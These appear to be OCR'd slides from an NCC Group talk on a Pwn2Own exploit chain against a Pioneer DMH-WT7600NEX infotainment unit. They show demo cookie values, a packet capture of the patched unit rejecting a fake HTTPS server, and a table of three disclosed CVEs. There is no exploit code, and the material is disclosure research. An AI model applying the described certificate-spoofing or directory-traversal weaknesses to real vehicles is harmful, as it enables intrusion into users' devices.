
Visited URLs

- https://consent.google.com/ml?continue=https://www.google.com/?sa%3DX%26ved%3D
- https://www.google.com/?sa=X&ved=0ahUKEwjXm87V1viCAxVBh1wKHVC3ClgQOwgC

Cookies

.google.com	SOCS	CAAaBgiA-Mm9Bg
.google.com	AEC	AVcja2ekNiWiJMzrGxCqp
.google.com	__Secure-ENID	25.SE=az8QeBnatAIA98c
.google.com	AEC	AVcja2ekNiWiJMzrGxCqp
.google.com	SOCS	CAESNQgBEitib3FfaWRIt
.google.com	__Secure-ENID	25.SE=ehHwSundmBw9y

Demo




NCC Group EDG

Pioneer Pwn2Own IVI Exploit

The Patch? (v3.06)

- The HTTPS requests now verify the remote certificate authority preventing a fake HTTPS server



```
 3 34.130064   192.168.137.35   192.168.137.1    DNS       84 Standard query 0x3eab A api.sports.gracenote.com
 4 34.130064   192.168.137.35   192.168.137.1    DNS       84 Standard query 0x82fd AAAA api.sports.gracenote.com
 5 34.131920   192.168.137.1    192.168.137.35   DNS       84 Standard query response 0x82fd No such name AAAA api.sports.gracenote.com
 6 34.132260   192.168.137.1    192.168.137.35   DNS      124 Standard query response 0x3eab A api.sports.gracenote.com A 192.168.137.1
 7 34.338720   192.168.137.35   192.168.137.1    TCP       66 44396 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM WS=32
 8 34.339051   192.168.137.1    192.168.137.35   TCP       66 443 → 44396 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
 9 34.350733   192.168.137.35   192.168.137.1    TCP       54 44396 → 443 [ACK] Seq=1 Ack=1 Win=29216 Len=0
10 34.448253   192.168.137.35   192.168.137.1    TLSv1.2  571 Client Hello (SNI=api.sports.gracenote.com)
11 34.449262   192.168.137.1    192.168.137.35   TLSv1.2 1459 Server Hello, Certificate, Server Key Exchange, Server Hello Done
12 34.451686   192.168.137.35   192.168.137.1    TCP       54 44396 → 443 [ACK] Seq=518 Ack=1406 Win=32128 Len=0
13 34.452550   192.168.137.35   192.168.137.1    TLSv1.2   61 Alert (Level: Fatal, Description: Unknown CA)
14 34.452831   192.168.137.1    192.168.137.35   TCP       54 443 → 44396 [FIN, ACK] Seq=1406 Ack=525 Win=64768 Len=0
15 34.472850   192.168.137.35   192.168.137.1    TCP       54 44396 → 443 [RST, ACK] Seq=525 Ack=1407 Win=32128 Len=0
```

CVE / ZDI	Title
CVE-2024-23928 ZDI-24-1045	(0Day) (Pwn2Own) Pioneer DMH-WT7600NEX Telematics Improper Certificate Validation Vulnerability
CVE-2024-23929 ZDI-24-1044	(0Day) (Pwn2Own) Pioneer DMH-WT7600NEX Telematics Directory Traversal Arbitrary File Creation Vulnerability
CVE-2024-23930 ZDI-24-1043	(0Day) (Pwn2Own) Pioneer DMH-WT7600NEX Media Service Improper Handling of Exceptional Conditions Denial-of-Service Vulnerability

nccgroup

Questions?

x.com/_mccaulay

x.com/alexjplaskett

www.nccgroup.com

x.com/NCCGroupInfosec